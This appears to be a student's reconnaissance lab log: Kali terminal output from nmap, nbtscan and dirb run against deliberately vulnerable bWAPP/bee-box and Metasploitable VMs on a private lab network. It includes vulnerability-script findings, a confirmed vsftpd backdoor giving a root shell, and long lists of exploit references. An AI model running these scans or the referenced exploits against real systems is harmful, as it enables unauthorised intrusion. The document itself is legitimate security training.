┌──(root㉿kali)-[/home/Share/Proyectos_4geeks/reconocimiento-en-pentesting-en-una-maquina-vulnerable]
└─# nmap -sn 10.0.2.0/24 -oN scan-21-11-25-10-0-2-0-24.txt
Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-11-21 21:50 +0100
Nmap scan report for 10.0.2.1
Host is up (0.00056s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00039s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.0020s latency).
MAC Address: 08:00:27:DF:90:C1 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.8
Host is up (0.00084s latency).
MAC Address: 08:00:27:84:7B:D1 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 7.01 seconds
```

`nbtscan 10.0.2.0/24`

```
┌──(root㉿kali)-[/home/Share/Proyectos_4geeks/reconocimiento-en-pentesting-en-una-maquina-vulnerable]
└─# nbtscan 10.0.2.0/24
Doing NBT name scan for addresses from 10.0.2.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.2.8         BEE-BOX          <server>  BEE-BOX          00:00:00:00:00:00
10.0.2.255     Sendto failed: Permission denied
```

`nmap -v -p 1-65535 -sVC -O --script vuln 10.0.2.8 -oN beebox-2.8-p1-65535-sVC-O-vuln.txt`

```
┌──(root㉿kali)-[/home/Share/Proyectos_4geeks/reconocimiento-en-pentesting-en-una-maquina-vulnerable]
└─# nmap -v -p 1-65535 -sVC -O --script vuln 10.0.2.8 -oN beebox-2.8-p1-65535-sVC-O-vuln.txt

Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-11-23 20:57 +0100
NSE: Loaded 152 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:57
Completed NSE at 20:57, 7.56s elapsed
Initiating NSE at 20:57
Completed NSE at 20:57, 0.00s elapsed
Initiating ARP Ping Scan at 20:57
Scanning 10.0.2.8 [1 port]
Completed ARP Ping Scan at 20:57, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:57
Completed Parallel DNS resolution of 1 host. at 20:57, 0.50s elapsed
Initiating SYN Stealth Scan at 20:57
Scanning 10.0.2.8 [65535 ports]
Discovered open port 21/tcp on 10.0.2.8
Discovered open port 22/tcp on 10.0.2.8
Discovered open port 25/tcp on 10.0.2.8
Discovered open port 80/tcp on 10.0.2.8
Discovered open port 3306/tcp on 10.0.2.8
Discovered open port 445/tcp on 10.0.2.8
Discovered open port 443/tcp on 10.0.2.8
Discovered open port 8080/tcp on 10.0.2.8
Discovered open port 139/tcp on 10.0.2.8
Discovered open port 3632/tcp on 10.0.2.8
Discovered open port 8443/tcp on 10.0.2.8
Discovered open port 9080/tcp on 10.0.2.8
Discovered open port 514/tcp on 10.0.2.8
Discovered open port 5901/tcp on 10.0.2.8
Discovered open port 512/tcp on 10.0.2.8
Discovered open port 6001/tcp on 10.0.2.8
Discovered open port 513/tcp on 10.0.2.8
Discovered open port 9443/tcp on 10.0.2.8
Discovered open port 666/tcp on 10.0.2.8
Completed SYN Stealth Scan at 20:58, 38.12s elapsed (65535 total ports)
Initiating Service scan at 20:58
Scanning 19 services on 10.0.2.8
Completed Service scan at 21:00, 150.72s elapsed (19 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.8
NSE: Script scanning 10.0.2.8.
Initiating NSE at 21:00
Completed NSE at 21:06, 327.19s elapsed
Initiating NSE at 21:06
Completed NSE at 21:07, 68.32s elapsed
Nmap scan report for 10.0.2.8
Host is up (0.0016s latency).
Not shown: 65516 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
| vulners:
```


nmap -v -p 80,443,8080,8043 -sVC -O --script vuln 10.0.2.8 -oN beebox-2.8-http-sVC-O-vuln.txt


```
┌──(root㉿kali)-[/home/Share/Proyectos_4geeks/reconocimiento-en-pentesting-en-una-maquina-vulnerable]
└─# nmap -v -p 80,443,8080,8043 -sVC -O --script vuln 10.0.2.8 -oN beebox-2.8-http-sVC-O-vuln.txt

Starting Nmap 7.98SVN ( https://nmap.org ) at 2025-11-23 19:28 +0100
NSE: Loaded 152 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:28
Completed NSE at 19:28, 7.63s elapsed
Initiating NSE at 19:28
Completed NSE at 19:28, 0.00s elapsed
Initiating ARP Ping Scan at 19:28
Scanning 10.0.2.8 [1 port]
Completed ARP Ping Scan at 19:28, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:28
Completed Parallel DNS resolution of 1 host. at 19:28, 0.50s elapsed
Initiating SYN Stealth Scan at 19:28
Scanning 10.0.2.8 [4 ports]
Discovered open port 443/tcp on 10.0.2.8
Discovered open port 80/tcp on 10.0.2.8
Discovered open port 8080/tcp on 10.0.2.8
Completed SYN Stealth Scan at 19:28, 0.02s elapsed (4 total ports)
Initiating Service scan at 19:28
Scanning 3 services on 10.0.2.8
Completed Service scan at 19:29, 12.47s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.8
NSE: Script scanning 10.0.2.8.
Initiating NSE at 19:29
Completed NSE at 19:34, 318.73s elapsed
Initiating NSE at 19:34
Completed NSE at 19:34, 1.89s elapsed
Nmap scan report for 10.0.2.8
Host is up (0.0014s latency).

PORT     STATE  SERVICE    VERSION
80/tcp   open   http       Apache httpd 2.2.8 ((Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patc
h mod_ssl/2.2.8 OpenSSL/0.9.8g)
| http-cross-domain-policy:
|   VULNERABLE:
|   Cross-domain and Client Access policies.
|     State: VULNERABLE
|       A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Rea
der,
|       etc. use to access data across different domains. A client acces policy file is similar to cross-domain pol
icy
|       but is used for M$ Silverlight applications. Overly permissive configurations enables Cross-site Request
|       Forgery attacks, and may allow third parties to access sensitive data meant for the user.
|     Check results:
|       /crossdomain.xml:
|         <?xml version="1.0"?>
|         <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
|         <cross-domain-policy>
|           <allow-access-from domain="*" />
```


dirb http://10.0.2.8/ /usr/share/dirb/wordlists/common.txt -o beebox-dirbuster-2.8-common-21-11-2025.txt


```
┌──(root㉿kali)-[/home/Share/Proyectos_4geeks/reconocimiento-en-pentesting-en-una-maquina-vulnerable]
└─# dirb http://10.0.2.8/ /usr/share/dirb/wordlists/common.txt -o beebox-dirbuster-2.8-common-21-11-2025.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: beebox-dirbuster-2.8-common-21-11-2025.txt
START_TIME: Fri Nov 21 23:11:43 2025
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.8/ ----
+ http://10.0.2.8/crossdomain (CODE:200|SIZE:200)
+ http://10.0.2.8/crossdomain.xml (CODE:200|SIZE:200)
==> DIRECTORY: http://10.0.2.8/drupal/
==> DIRECTORY: http://10.0.2.8/evil/
+ http://10.0.2.8/index (CODE:200|SIZE:45)
+ http://10.0.2.8/index.html (CODE:200|SIZE:588)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/
+ http://10.0.2.8/README (CODE:200|SIZE:2491)
+ http://10.0.2.8/server-status (CODE:200|SIZE:8290)
==> DIRECTORY: http://10.0.2.8/webdav/

---- Entering directory: http://10.0.2.8/drupal/ ----
+ http://10.0.2.8/drupal/cron (CODE:403|SIZE:7375)
==> DIRECTORY: http://10.0.2.8/drupal/includes/
+ http://10.0.2.8/drupal/index.php (CODE:200|SIZE:7699)
+ http://10.0.2.8/drupal/install (CODE:200|SIZE:3350)
+ http://10.0.2.8/drupal/LICENSE (CODE:200|SIZE:18092)
==> DIRECTORY: http://10.0.2.8/drupal/misc/
==> DIRECTORY: http://10.0.2.8/drupal/modules/
==> DIRECTORY: http://10.0.2.8/drupal/profiles/
+ http://10.0.2.8/drupal/README (CODE:200|SIZE:5382)
+ http://10.0.2.8/drupal/robots (CODE:200|SIZE:1550)
+ http://10.0.2.8/drupal/robots.txt (CODE:200|SIZE:1550)
==> DIRECTORY: http://10.0.2.8/drupal/scripts/
==> DIRECTORY: http://10.0.2.8/drupal/sites/
==> DIRECTORY: http://10.0.2.8/drupal/themes/
+ http://10.0.2.8/drupal/update (CODE:403|SIZE:4229)
+ http://10.0.2.8/drupal/web.config (CODE:200|SIZE:2178)
+ http://10.0.2.8/drupal/xmlrpc (CODE:200|SIZE:42)
+ http://10.0.2.8/drupal/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://10.0.2.8/evil/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


http://10.0.2.8/


10.0.2.8/
Not Secure
http://10.0.2.8
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
bWAPP, an extremely buggy web
bWAPP
Drupageddon
Evil folder
phpMyAdmin
SQLiteManager


bWAPP - Login
bWAPP - Admin Portal
Index of /bWAPP/apps
Not Secure
http://10.0.2.8/bWAPP/apps/
Index of /bWAPP/apps
Name
Last modified
Size
Description
Parent Directory
movie_search
02-Nov-2014 23:52
54K
Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 10.0.2.8 Port 80


bWAPP - Login
Index of /bWAPP/ap
10.0.2.8/bWAPP/ba
Not Secure
http://10.0.2.8/bWAPP/backdoor
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NSA file uploader
Browse...
No file selected.
to directory:
/var/www/bWAPP/images
upload
NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA



Index of /bWAPP/
10.0.2.8/bWAPP/
Not Secure
http://10.0.2.8/bWAPP/bugs
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
bWAPP v2.2
/ A1 - Injection /,portal.php
HTML Injection - Reflected (GET),htmli_get.php
HTML Injection - Reflected (POST),htmli_post.php
HTML Injection - Reflected (Current URL),htmli_current_url.php
HTML Injection - Stored (Blog),htmli_stored.php
iFrame Injection, iframei.php
LDAP Injection (Search),ldapi.php
Mail Header Injection (SMTP),maili.php
OS Command Injection,commandi.php
OS Command Injection - Blind,commandi_blind.php
PHP Code Injection,phpi.php
Server-Side Includes (SSI) Injection,ssii.php
SQL Injection (GET/Search),sqli_1.php
SQL Injection (GET/Select),sqli_2.php



Index of /bWAPP/db

Name	Last modified	Size	Description
Parent Directory		-	
bwapp.sqlite	02-Nov-2014 23:52	12K	


Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 10.0.2.8 Port 80



Index of /bWAPP/documents

Name	Last modified	Size	Description
Parent Directory		-	
Iron_Man.pdf	02-Nov-2014 23:52	531K	
Terminator_Salvation.pdf	02-Nov-2014 23:52	452K	
The_Amazing_Spider-Man.pdf	02-Nov-2014 23:52	532K	
The_Cabin_in_the_Woods.pdf	02-Nov-2014 23:52	514K	
The_Dark_Knight_Rises.pdf	02-Nov-2014 23:52	739K	
The_Incredible_Hulk.pdf	02-Nov-2014 23:52	604K	
bWAPP_intro.pdf	02-Nov-2014 23:52	4.8M	

Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g Server at 10.0.2.8 Port 80



Datos adjuntos metasploitable (10.0.2.6)

Resultado completo del Nmap

```
# Nmap 7.98SVN scan initiated Sun Nov 16 19:23:24 2025 as: nmap -v -p 1-65535 -sVC -O --script vuln -oN 2.6-p1-65535-sVC-O-vuln.txt 10.0.2.6
Nmap scan report for 10.0.2.6
Host is up (0.0016s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
| vulners:
|   vsftpd 2.3.4:
|               PACKETSTORM:162145        10.0
https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|               EDB-ID:49757    10.0      https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|               E9B0AEBB-5138-50BF-8922-2D87E3C046DD      10.0
https://vulners.com/githubexploit/E9B0AEBB-5138-50BF-8922-2D87E3C046DD  *EXPLOIT*
|               CVE-2011-2523   10.0      https://vulners.com/cve/CVE-2011-2523
|               CNVD-2020-46837 10.0      https://vulners.com/cnvd/CNVD-2020-46837
|               CC3F6C15-182F-53F6-A5CC-812D37F1F047      10.0
https://vulners.com/githubexploit/CC3F6C15-182F-53F6-A5CC-812D37F1F047  *EXPLOIT*
|               A41B5BED-1A4C-56A6-97C6-1C58A1CF1E3B      10.0
https://vulners.com/githubexploit/A41B5BED-1A4C-56A6-97C6-1C58A1CF1E3B  *EXPLOIT*
|               5F4BCEDE-77DF-5D54-851A-0AE8B76458D9      10.0
https://vulners.com/githubexploit/5F4BCEDE-77DF-5D54-851A-0AE8B76458D9  *EXPLOIT*
|               50580586-73C4-5097-81CA-546D6591DF44      10.0
https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
|               1337DAY-ID-36095  9.8       https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_3DES_EDE_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|       https://www.ietf.org/rfc/rfc2246.txt
|
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://www.securityfocus.com/bid/74733
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|       https://weakdh.org
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: postfix builtin
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|               SSV:2853        10.0      https://vulners.com/seebug/SSV:2853     *EXPLOIT*
|               CVE-2008-0122   10.0      https://vulners.com/cve/CVE-2008-0122
|               CVE-2021-25216  9.8       https://vulners.com/cve/CVE-2021-25216
|               CVE-2020-8616   8.6       https://vulners.com/cve/CVE-2020-8616
|               CVE-2016-1286   8.6       https://vulners.com/cve/CVE-2016-1286
|               SSV:60184       8.5       https://vulners.com/seebug/SSV:60184    *EXPLOIT*
|               CVE-2012-1667   8.5       https://vulners.com/cve/CVE-2012-1667
|               SSV:60292       7.8       https://vulners.com/seebug/SSV:60292    *EXPLOIT*
|               PACKETSTORM:180552        7.8
https://vulners.com/packetstorm/PACKETSTORM:180552      *EXPLOIT*
|               PACKETSTORM:180551        7.8
https://vulners.com/packetstorm/PACKETSTORM:180551      *EXPLOIT*
|               PACKETSTORM:138960        7.8
https://vulners.com/packetstorm/PACKETSTORM:138960      *EXPLOIT*
|               PACKETSTORM:132926        7.8
https://vulners.com/packetstorm/PACKETSTORM:132926      *EXPLOIT*
|               MSF:AUXILIARY-DOS-DNS-BIND_TKEY-  7.8
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_TKEY- *EXPLOIT*
|               EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F      7.8
https://vulners.com/exploitpack/EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F    *EXPLOIT*
|               EXPLOITPACK:46DEBFAC850194C04C54F93E0DFF5F4F      7.8
https://vulners.com/exploitpack/EXPLOITPACK:46DEBFAC850194C04C54F93E0DFF5F4F    *EXPLOIT*
|               EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74      7.8
https://vulners.com/exploitpack/EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74    *EXPLOIT*
|               EDB-ID:42121    7.8       https://vulners.com/exploitdb/EDB-ID:42121      *EXPLOIT*
|               EDB-ID:40453    7.8       https://vulners.com/exploitdb/EDB-ID:40453      *EXPLOIT*
|               EDB-ID:37723    7.8       https://vulners.com/exploitdb/EDB-ID:37723      *EXPLOIT*
|               EDB-ID:37721    7.8       https://vulners.com/exploitdb/EDB-ID:37721      *EXPLOIT*
|               CVE-2017-3141   7.8       https://vulners.com/cve/CVE-2017-3141
|               CVE-2016-2776   7.8       https://vulners.com/cve/CVE-2016-2776
|               CVE-2015-5722   7.8       https://vulners.com/cve/CVE-2015-5722
|               CVE-2015-5477   7.8       https://vulners.com/cve/CVE-2015-5477
|               CVE-2014-8500   7.8       https://vulners.com/cve/CVE-2014-8500
|               CVE-2012-5166   7.8       https://vulners.com/cve/CVE-2012-5166
|               CVE-2012-4244   7.8       https://vulners.com/cve/CVE-2012-4244
|               CVE-2012-3817   7.8       https://vulners.com/cve/CVE-2012-3817
|               CVE-2008-4163   7.8       https://vulners.com/cve/CVE-2008-4163
|               1337DAY-ID-25325        7.8
https://vulners.com/zdt/1337DAY-ID-25325        *EXPLOIT*
|               1337DAY-ID-23970        7.8
https://vulners.com/zdt/1337DAY-ID-23970        *EXPLOIT*
|               1337DAY-ID-23960        7.8
https://vulners.com/zdt/1337DAY-ID-23960        *EXPLOIT*
|               1337DAY-ID-23948        7.8
https://vulners.com/zdt/1337DAY-ID-23948        *EXPLOIT*
|               CVE-2010-0382   7.6       https://vulners.com/cve/CVE-2010-0382
|               PACKETSTORM:180550        7.5
https://vulners.com/packetstorm/PACKETSTORM:180550              *EXPLOIT*
|               MSF:AUXILIARY-DOS-DNS-BIND_TSIG_BADTIME-  7.5
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_TSIG_BADTIME-         *EXPLOIT*
|               MSF:AUXILIARY-DOS-DNS-BIND_TSIG-  7.5
https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_TSIG- *EXPLOIT*
|               FBC03933-7A65-52F3-83F4-4B2253A490B6      7.5
https://vulners.com/githubexploit/FBC03933-7A65-52F3-83F4-4B2253A490B6          *EXPLOIT*
|               CVE-2023-50387  7.5       https://vulners.com/cve/CVE-2023-50387
|               CVE-2023-4408   7.5       https://vulners.com/cve/CVE-2023-4408
|               CVE-2023-3341   7.5       https://vulners.com/cve/CVE-2023-3341
|               CVE-2021-25215  7.5       https://vulners.com/cve/CVE-2021-25215
|               CVE-2020-8617   7.5       https://vulners.com/cve/CVE-2020-8617
|               CVE-2017-3145   7.5       https://vulners.com/cve/CVE-2017-3145
|               CVE-2017-3143   7.5       https://vulners.com/cve/CVE-2017-3143
|               CVE-2016-9444   7.5       https://vulners.com/cve/CVE-2016-9444
|               CVE-2016-9131   7.5       https://vulners.com/cve/CVE-2016-9131
|               CVE-2016-8864   7.5       https://vulners.com/cve/CVE-2016-8864
|               CVE-2016-2848   7.5       https://vulners.com/cve/CVE-2016-2848
|               CVE-2009-0265   7.5       https://vulners.com/cve/CVE-2009-0265
|               CNVD-2017-12537 7.5       https://vulners.com/cnvd/CNVD-2017-12537
|               9ED8A03D-FE34-5F77-8C66-C03C9615AF07      7.5
https://vulners.com/githubexploit/9ED8A03D-FE34-5F77-8C66-C03C9615AF07  *EXPLOIT*
|               1337DAY-ID-34485        7.5
https://vulners.com/zdt/1337DAY-ID-34485        *EXPLOIT*
|               EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2    7.2
https://vulners.com/exploitpack/EXPLOITPACK:D6DDF5E24DE171DAAD71FD95FC1B67F2    *EXPLOIT*
|               CVE-2015-8461   7.1       https://vulners.com/cve/CVE-2015-8461
|               CVE-2015-5986   7.1       https://vulners.com/cve/CVE-2015-5986
|               CVE-2015-8705   7.0       https://vulners.com/cve/CVE-2015-8705
|               CVE-2016-1285   6.8       https://vulners.com/cve/CVE-2016-1285
|               CVE-2015-8704   6.8       https://vulners.com/cve/CVE-2015-8704
|               CVE-2009-0025   6.8       https://vulners.com/cve/CVE-2009-0025
|               CVE-2020-8622   6.5       https://vulners.com/cve/CVE-2020-8622
|               CVE-2018-5741   6.5       https://vulners.com/cve/CVE-2018-5741
|               CVE-2016-6170   6.5       https://vulners.com/cve/CVE-2016-6170
|               CVE-2010-3614   6.4       https://vulners.com/cve/CVE-2010-3614
|               CVE-2016-2775   5.9       https://vulners.com/cve/CVE-2016-2775
|               SSV:4636        5.8       https://vulners.com/seebug/SSV:4636     *EXPLOIT*
|               CVE-2022-2795   5.3       https://vulners.com/cve/CVE-2022-2795
|               CVE-2021-25219  5.3       https://vulners.com/cve/CVE-2021-25219
|               CVE-2017-3142   5.3       https://vulners.com/cve/CVE-2017-3142
|               SSV:30099       5.0       https://vulners.com/seebug/SSV:30099    *EXPLOIT*
|               SSV:20595       5.0       https://vulners.com/seebug/SSV:20595    *EXPLOIT*
|               PACKETSTORM:157836        5.0
https://vulners.com/packetstorm/PACKETSTORM:157836              *EXPLOIT*
|               CVE-2015-8000   5.0       https://vulners.com/cve/CVE-2015-8000
|               CVE-2012-1033   5.0       https://vulners.com/cve/CVE-2012-1033
|               CVE-2011-4313   5.0       https://vulners.com/cve/CVE-2011-4313
|               CVE-2011-1910   5.0       https://vulners.com/cve/CVE-2011-1910
|               SSV:11919       4.3       https://vulners.com/seebug/SSV:11919    *EXPLOIT*
|               CVE-2010-3762   4.3       https://vulners.com/cve/CVE-2010-3762
|               CVE-2010-0097   4.3       https://vulners.com/cve/CVE-2010-0097
|               CVE-2009-0696   4.3       https://vulners.com/cve/CVE-2009-0696
|               CVE-2009-0290   4.0       https://vulners.com/cve/CVE-2010-0290
|               SSV:14986       2.6       https://vulners.com/seebug/SSV:14986    *EXPLOIT*
|               CVE-2009-4022   2.6       https://vulners.com/cve/CVE-2009-4022
|               PACKETSTORM:142800        0.0
https://vulners.com/packetstorm/PACKETSTORM:142800              *EXPLOIT*
|               1337DAY-ID-27896        0.0
https://vulners.com/zdt/1337DAY-ID-27896        *EXPLOIT*
80/tcp    open  http        ((Ubuntu) DAV/2)
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
